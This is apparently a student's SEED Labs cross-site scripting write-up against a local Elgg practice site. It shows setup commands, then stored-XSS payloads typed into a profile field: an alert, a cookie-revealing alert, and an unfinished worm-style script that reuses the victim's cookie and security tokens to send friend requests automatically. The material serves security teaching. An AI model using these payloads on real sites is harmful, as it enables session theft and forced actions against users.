

Assignment 6


Lab Setup

- Download echoserver from seeds lab
- Extract file and compile the contents by typing **make** on the command line

```
Terminal
[12/02/2019 20:04] seed@ubuntu:~$ cd Downloads
[12/02/2019 20:06] seed@ubuntu:~/Downloads$ ls
echoserver  patch  patch.tar.gz
[12/02/2019 20:06] seed@ubuntu:~/Downloads$ cd echoserver/
[12/02/2019 20:06] seed@ubuntu:~/Downloads/echoserver$ ls
echoserv.c  helper.c  helper.h  Makefile  README
```


Lab Start

- Image of Samy's profile (signed in as Samy)




- Select Edit profile and enter the code snippet below in the **Brief Description**. Note* copying and pasting will not work. Type out the code...
 - `<script>alert('XSS');</script>`

- If executed correctly you should see this




- Similar to above enter the code in brief description
 - `<script>alert(document.cookie);</script>`



- There was a small issue loading images but the code worked for the next step. As you can tell next to brief description there is a corrupted image file that failed to load.
 - `<script>document.write(''); </script>`



Using Live Http headers



- Using LiveHTTPHeader and the cookies obtained from it, fill in the skeleton code and place it in the about me in Samy's profile picture. This code will allow any profile viewing samy's profile to automatically send a friend request.

xsslabelgg.com/profile/samy/edit

Getting Started Seed Labs

XSS Lab Site

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My display name

Samy

About me [Add editor](#)

```
<script type="text/javascript">
var ts='&__elgg_ts='+elgg.security.token.__elgg_ts;
var token='&__elgg_token='+elgg.security.token.__elgg_token;
var sendurl='http://www.xsslabelgg.com/action/friends/add?friend=42'+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/samy");
Ajax.setRequestHeader("Cookie",document.cookie);
```

Public

Brief description

NOTE** Class ended early and was not able to figure out the rest.